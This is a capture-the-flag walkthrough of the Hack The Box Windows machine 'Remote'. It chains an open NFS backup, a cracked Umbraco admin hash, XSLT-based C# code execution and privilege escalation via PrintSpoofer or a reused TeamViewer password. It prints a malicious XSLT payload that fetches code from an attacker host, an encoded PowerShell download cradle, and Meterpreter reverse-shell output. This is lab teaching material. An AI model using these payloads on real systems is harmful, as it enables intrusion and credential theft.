

OFFICIAL WRITEUP

REMOTE

An easy Windows machine chaining an open NFS backup share, cracked Umbraco CMS credentials, an authenticated XSLT-based remote code execution bug, and two independent privilege escalation paths to reach SYSTEM.

DIFFICULTY: EASY

CATEGORY: WINDOWS / WEB

CMS: UMBRACO

00	Machine Overview	3
01	Reconnaissance	4
02	NFS Enumeration & Credential Recovery	5
03	Umbraco XSLT Remote Code Execution	8
04	Foothold & IIS Application Pool Context	10
05	Privilege Escalation	11
06	Flags Captured	14
07	Key Takeaways	15

Machine Name	Remote
Platform	Hack The Box
Difficulty	Easy
Target IP	10.10.10.180
Primary Services	FTP (21), HTTP (80), NFS (111/2049), SMB (445), WinRM (5985)
Author	T1taX

Remote is an easy-rated Windows machine built around a CMS most testers don't see every day: Umbraco. An openly-mountable NFS share hands over a full backup of the website, including the Umbraco content database. Cracking a hash pulled from that database gives valid CMS credentials, which unlock an authenticated remote code execution bug in Umbraco's XSLT engine. From the resulting low-privileged web shell, two independent paths lead to full system access: a locally installed, outdated TeamViewer client that leaks its stored password, and a classic SeImpersonatePrivilege abuse via PrintSpoofer.

Objective: Recover Umbraco credentials from an exposed NFS backup, achieve code execution through the CMS, and escalate to SYSTEM to capture both flags.

TOOLS USED

nmap

showmount / NFS mount

strings

john

gobuster

Metasploit (web_delivery)

PrintSpoofer

ATTACK CHAIN

RECON



NFS CREDs



XSLT RCE

APPP00L
SHELL

PRIVESC



SYSTEM

01 Reconnaissance

A full-port aggressive Nmap scan reveals a wide service spread typical of a Windows host also running NFS — unusual enough on its own to be worth prioritising:

```
nmap -A -p- --min-rate=10000 -T4 10.10.10.180
```

```
nmap -A -p- --min-rate=10000 -T4 10.10.10.180

Nmap scan report for 10.10.10.180
Host is up (0.18s latency).
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Home - Acme Widgets
111/tcp   open  rpcbind        2-4 (RPC #100000)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd         1-3 (RPC #100005)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49665/tcp open  msrpc          Microsoft Windows RPC
49679/tcp open  msrpc          Microsoft Windows RPC
```

Fig 1.1 – Full port scan: FTP, HTTP, RPC/NFS, SMB, and WinRM all exposed

Findings: Anonymous FTP is allowed but empty. Port 80 serves a default-looking "Acme Widgets" site. Ports 111 and 2049 confirm rpcbind and mountd — an NFS server, which is uncommon on a Windows box and immediately stands out as worth investigating.

The website itself is a static-looking placeholder page with no obvious entry point:





Fig 1.2 – The default "Acme Widgets" site on port 80

NFS exports are listed to see what, if anything, is shared publicly:


```
showmount -e 10.10.10.180
```



```
showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Fig 2.1 – /site_backups is exported to everyone, no authentication required

Mounting the share locally reveals a full ASP.NET web application structure:



```
ls -al
total 119
drwx----- 2 nobody 4294967294 4096 Feb 23 2020 .
drwxr-xr-x 1 mrr3boot mrr3boot 14 Sep 1 01:30 ..
drwx----- 2 nobody 4294967294 64 Feb 20 2020 App_Browsers
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 App_Data
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 App_Plugins
drwx----- 2 nobody 4294967294 64 Feb 20 2020 aspnet_client
drwx----- 2 nobody 4294967294 49152 Feb 20 2020 bin
drwx----- 2 nobody 4294967294 8192 Feb 20 2020 Config
drwx----- 2 nobody 4294967294 64 Feb 20 2020 css
-rwx----- 1 nobody 4294967294 152 Nov 1 2018 default.aspx
-rwx----- 1 nobody 4294967294 89 Nov 1 2018 Global.asax
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Media
drwx----- 2 nobody 4294967294 64 Feb 20 2020 scripts
drwx----- 2 nobody 4294967294 8192 Feb 20 2020 Umbraco
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Umbraco_Client
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Views
-rwx----- 1 nobody 4294967294 28539 Feb 20 2020 Web.config
```

Fig 2.2 – Contents of the mounted site_backups share: a complete Umbraco site backup

This is a backup of the live Umbraco CMS instance. Umbraco stores its content, users, and password hashes in a local SQL Server Compact database file, App_Data/Umbraco.sdf. Since the file isn't a plain-text format, strings is used to pull readable fragments out of it and grep for anything related to admin accounts:

```
strings App_Data/Umbraco.sdf | grep admin
```

```
strings App_Data/Umbraco.sdf | grep admin

Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorit
hm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a
1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406
a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d2
7-b429-1b5c7c4f882f
<SNIP>
```

Fig 2.3 – Umbraco.sdf leaking the admin account email and a SHA-1 password hash

This exposes the account `admin@htb.local` along with a SHA-1 hash. The hash is cracked offline against `rockyou.txt`:

```
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese (?)
1g 0:00:00:00 DONE (2020-09-01 01:55) 1.219g/s 11980Kp/s 11980Kc/s
11980Kc/s baconandchipies1..bacon84
Use the "--show --format=Raw-SHA1" options to display all of the
cracked passwords reliably
Session completed
```

Fig 2.4 – Cracking the SHA-1 hash recovers the plaintext password

Result: Credentials `admin@htb.local` : `baconandcheese` are recovered and used to log into the Umbraco backend at `/umbraco`.




Fig 2.5 – The Umbraco CMS login page




Fig 2.6 – Successfully authenticated to the Umbraco backend

The Umbraco version running here ships an authenticated code execution path through its built-in XSLT editor (Developer → XSLT Files). Umbraco uses XSLT stylesheets to transform content nodes for display, and its XSLT engine — .NET's `XslCompiledTransform` — supports a Microsoft-specific scripting extension that lets a stylesheet embed a literal `<msxsl:script>` block written in a real .NET language, C# included. That block is compiled and executed by the CLR the moment the stylesheet is evaluated, which is exactly what Umbraco does when a stylesheet is saved and previewed against a content node.

How the exploit works: A malicious XSLT file defines a C# method inside an `<msxsl:script>` block that shells out via `System.Diagnostics.Process`, launching `powershell.exe` with an attacker-supplied command. XSLT scripting extensions were designed for legitimate custom formatting logic (date formatting, string helpers, and so on) — but because nothing restricts what that C# code is allowed to do, the "extension" becomes a straight code execution sink the instant an authenticated user is allowed to upload and evaluate stylesheets.

The malicious XSLT stylesheet, with the embedded C# execution block:

```
<?xml version="1.0" encoding="UTF-8" ?>
<stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
  <msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
  { string cmd = "wget 10.10.17.32:20405/rce"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
    proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
```

Fig 3.1 – XSLT stylesheet embedding a C# script block that shells out to powershell.exe

How it was tested: the first attempt used a plain PowerShell download-cradle pointed at a local Python web server, just to confirm the C# block was actually being reached and executed server-side:



```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [01/Sep/2020 02:13:16] code 404, message File not
found
10.10.10.180 - - [01/Sep/2020 02:13:16] "GET /rce HTTP/1.1" 404 -
```

Fig 3.2 – Initial test request hitting the local listener (404 expected, confirms outbound execution)

With execution confirmed, the payload was swapped for Metasploit's `multi/script/web_delivery` module, which generates a self-contained PowerShell one-liner (with an AMSI bypass baked in) and serves the staged Meterpreter payload automatically once the target requests it:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal displays the output of the 'msf6 exploit(multi/script/web_delivery)' command. The output shows that a reverse TCP handler was started on 10.10.14.7:4444, a URL was set to http://10.10.14.7:8080/ac4J2rNEXt, and a server was started. It then provides a command to run on the target machine: 'powershell.exe -nop -w hidden -e' followed by a long, base64-encoded PowerShell payload.

```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Using URL: http://10.10.14.7:8080/ac4J2rNEXt
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBJAGUABvAGkAbgB0AE0AYQBwAGEAZwBLAHIAxQA6ADo
AUwBLAGMAdQByAGkAdAB5AFACgBvAHQAbwBjAG8AbAA9AFsATgBLAHQALgBTAGUA<SNIP>
```

Fig 3.3 – web_delivery module generating the PowerShell payload used inside the XSLT script block

Saving and previewing the malicious stylesheet inside Umbraco triggers the embedded C# block, which shells out to powershell.exe and pulls down the staged payload — handing back a Meterpreter session on the listener.

Checking the identity of the resulting session confirms code execution as the IIS worker process, not as a real Windows user:

```
getuid
```

```
(Meterpreter 1)(C:\users\public\Desktop) > getuid  
Server username: IIS APPPOOL\DefaultAppPool  
(Meterpreter 1)(C:\users\public\Desktop) >
```

Fig 4.1 – Session running as IIS APPPOOL\DefaultAppPool

What is IIS APPPOOL\DefaultAppPool? IIS (Internet Information Services) is Microsoft's web server. Every site or application it hosts runs inside an **application pool** — an isolated worker process (w3wp.exe) that loads the .NET runtime and actually executes the site's code. Since Windows Server 2008, each app pool runs under its own auto-generated, virtual identity in the form IIS APPPOOL\<pool name> — here, DefaultAppPool. It isn't a real account in the SAM database; Windows creates it on the fly and grants it just enough rights to serve that one site (read the site's files, write to its own temp directories) and little else. It's IIS's version of a security sandbox: if the web application running inside that pool gets exploited, as just happened here, the attacker inherits only that narrow, low-privilege identity — not the machine. Which is exactly why the next step is privilege escalation rather than an immediate win.

The user flag, sitting on the Public desktop, is readable immediately from this shell:

```
cat user.txt
```

```
(Meterpreter 1)(C:\users\public\Desktop) > cat user.txt  
b4605fef4cca70215041718671dca4f0
```

Fig 4.2 – Reading user.txt as IIS APPPOOL\DefaultAppPool

```
b4605fef4cca70215041718671dca4f0
```

Host enumeration from the app pool shell surfaces two independent, viable routes to full system access.

METHOD A – SeImpersonatePrivilege (PrintSpoofer)

The current identity holds SeImpersonatePrivilege — a near-guaranteed win on modern Windows via a Potato-family exploit. PrintSpoofer is uploaded through the active session:

```
Meterpreter 1)(C:\users\public\Desktop) > upload PrintSpoofer64.exe
[*] Uploading : /home/beng0x/PrintSpoofer64.exe -> PrintSpoofer64.exe
[*] Uploaded 26.50 KiB of 26.50 KiB (100.0%): /home/beng0x/PrintSpoofer64.exe -> PrintSpoofer64.exe
[*] Completed : /home/beng0x/PrintSpoofer64.exe -> PrintSpoofer64.exe
```

Fig 5.1 – Uploading PrintSpoofer64.exe through the Meterpreter session

...and executed to coerce a SYSTEM-privileged named pipe connection:

```
.\Printspoofer64.exe -i -c cmd
```

```
PS C:\users\public\Desktop> .\Printspoofer64.exe -i -c cmd
.\Printspoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
```

Fig 5.2 – PrintSpoofer abusing SeImpersonatePrivilege to spawn a privileged shell

METHOD B – TeamViewer Credential Reuse

Separately, process enumeration turns up an installed TeamViewer service — old version 7 builds are known to store their unattended-access password in the registry using weak, reversible encoding:

```
c:\windows\system32\inetsrv>tasklist /svc

Image Name                      PID Services
=====
System Idle Process             0 N/A
System                          4 N/A
Registry                        104 N/A
smss.exe                        320 N/A
csrss.exe                       404 N/A
<SNIP>
TeamViewer_Service.exe         3004 TeamViewer7
<SNIP>
```

Fig 5.3 – TeamViewer_Service.exe running on the host

```
PS C:\Program Files (x86)\TeamViewer\Version7> (Get-Command "C:\Program
Files (x86)\TeamViewer\Version7\TeamViewer.exe").Version

Major Minor Build Revision
-----
7      0      0      0
```

Fig 5.4 – Confirming the installed TeamViewer major version (7)

Metasploit's dedicated post module extracts and decodes the stored password directly:

```
run post/windows/gather/credentials/teamviewer_passwords
```

```
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in:
/root/.msf4/loot/20200901030928_default_10.10.10.180_host.teamviewer__9
03342.txt
[*] Post module execution completed
```

Fig 5.5 – Recovered TeamViewer password, reused as the local Administrator's password

That recovered password authenticates directly as the local Administrator over SMB, and psexec delivers a SYSTEM-level shell:

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.7:1234
[*] 10.10.10.180:445 - Connecting to the server...
[*] 10.10.10.180:445 - Authenticating to 10.10.10.180:445 as user
'administrator'...
[*] 10.10.10.180:445 - Selecting PowerShell target
[*] 10.10.10.180:445 - Executing the payload...
[+] 10.10.10.180:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.180
[*] Meterpreter session 2 opened (10.10.14.7:1234 ->
10.10.10.180:49702) at 2020-09-01 03:12:18 -0400

meterpreter > shell
Process 4800 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Fig 5.6 – psexec authenticating as Administrator with the recovered password, landing a SYSTEM shell

Findings: Either technique independently yields full SYSTEM-level access — a good illustration that on real hosts, privilege escalation rarely comes down to a single path once more than one piece of third-party software is installed.

USER FLAG – IIS APPPOOL\DefaultAppPool

```
b4605fef4cca70215041718671dca4f0
```

ROOT FLAG – SYSTEM / Administrator

```
cat root.txt
```

```
PS C:\users\Administrator\Desktop> cat root.txt  
cat root.txt  
24f96f58789ec61e1972d2c949d8c858
```

Fig 6.1 – Reading root.txt with elevated privileges

```
24f96f58789ec61e1972d2c949d8c858
```

Remote shows how a single overlooked service — an NFS export nobody remembered to lock down — can undo every other control on the box, since it handed over the exact database file needed to derive working CMS credentials. From there, letting authenticated users evaluate arbitrary XSLT with scripting extensions enabled turned a content-management feature into full code execution. On the privesc side, the lesson repeats twice over: application pool identities exist precisely to contain a compromised web app, but that containment is only as strong as the privileges left enabled for it (SeImpersonatePrivilege) and the software installed alongside it (an outdated TeamViewer client storing a recoverable password). Locking down NFS exports, disabling XSLT scripting extensions in production, and auditing both token privileges and installed remote-access tools would each have independently stopped this chain.